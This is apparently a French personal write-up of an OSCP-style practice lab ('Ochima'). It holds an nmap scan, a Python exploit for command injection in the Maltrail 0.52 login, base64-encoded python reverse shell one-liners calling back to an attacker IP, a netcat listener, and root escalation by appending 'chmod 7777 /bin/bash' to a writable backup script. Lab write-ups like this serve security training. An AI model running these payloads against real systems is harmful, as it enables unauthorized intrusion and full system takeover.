

Linux - Ochima :)

mercredi 16 juillet 2025 16:12

sudo nmap -sVC -p- 192.168.171.32 --open
[sudo] password for alice:
Starting Nmap 7.95 (https://nmap.org) at 2025-07-16 20:53 CEST
Nmap scan report for 192.168.171.32
Host is up (0.013s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_ 256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
8338/tcp open http Python http.server 3.5 - 3.10
|_http-server-header: Maltrail/0.52
|_http-title: Maltrail
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.83 seconds





On arrive à se loguer

```
def curl_cmd(my_ip, my_port, target_url):
        payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",
{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
        encoded_payload = base64.b64encode(payload.encode()).decode()  # encode the payload in Base64
        command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
        os.system(command)
```

Il y a une vulnérabilité dans le code login ou on peut injecter une commande. Avec nmap on sait que le site contient du python donc :

;`echo+\\"
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.216",443
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'

cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjE5Mi4xNjguNDUuMjE2Iiw0NDMpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJiYXNoIikn

Je vais juste installer l'exploit c'est plus rapide.

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Ochima]
└─$ python3 exploit.py  192.168.45.216 443 http://192.168.171.32:8338
Running exploit on http://192.168.171.32:8338/login
^C

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Ochima]
└─$ python3 exploit.py  192.168.45.216 80 http://192.168.171.32:8338
Running exploit on http://192.168.171.32:8338/login
```

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Ochima]
└─$ nc -lvnp 443
listening on [any] 443 ...
^C

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Ochima]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.216] from (UNKNOWN) [192.168.171.32] 60992
$
```

Et j'ai le shell avec le port 80.

find / -not -type l -perm -o+w 2>/dev/null

```
/run/systemd/io.system.ManagedOOM
/run/systemd/userdb/io.systemd.DynamicUser
/run/systemd/private
/run/systemd/notify
/run/lock
/var/crash
/var/backups/etc_Backup.sh
/var/lib/php/sessions
/var/tmp
/tmp
/tmp/.font-unix
/tmp/.X11-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.XIM-unix
/sys/kernel/security/apparmor/.null
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.access
snort@ochima:~$
```

```
snort@ochima:~$ cat /var/backups/etc_Backup.sh
cat /var/backups/etc_Backup.sh
#! /bin/bash
tar -cf /home/snort/etc_backup.tar /etc
snort@ochima:~$ ls -la /var/backups/etc_Backup.sh
ls -la /var/backups/etc_Backup.sh
-rwxrwxrwx 1 root root 54 Dec 11  2023 /var/backups/etc_Backup.sh
snort@ochima:~$
```

```
snort@ochima:~$ echo 'chmod 7777 /bin/bash' >> /var/backups/etc_Backup.sh
echo 'chmod 7777 /bin/bash' >> /var/backups/etc_Backup.sh
snort@ochima:~$ cat /var/backups/etc_Backup.sh
cat /var/backups/etc_Backup.sh
#! /bin/bash
tar -cf /home/snort/etc_backup.tar /etc
chmod 7777 /bin/bash
snort@ochima:~$
```

Au bout d'un moment :

```
snort@ochima:~$ /bin/bash -p
/bin/bash -p
bash-5.1# whoami
whoami
root
bash-5.1#
```

```
bash-5.1# cat :root/proof.txt
cat :root/proof.txt
cat: ':root/proof.txt': No such file or directory
bash-5.1# cat /root/proof.txt
cat /root/proof.txt
bb47a2480c313ef3021de610f6a96b31
bash-5.1#
```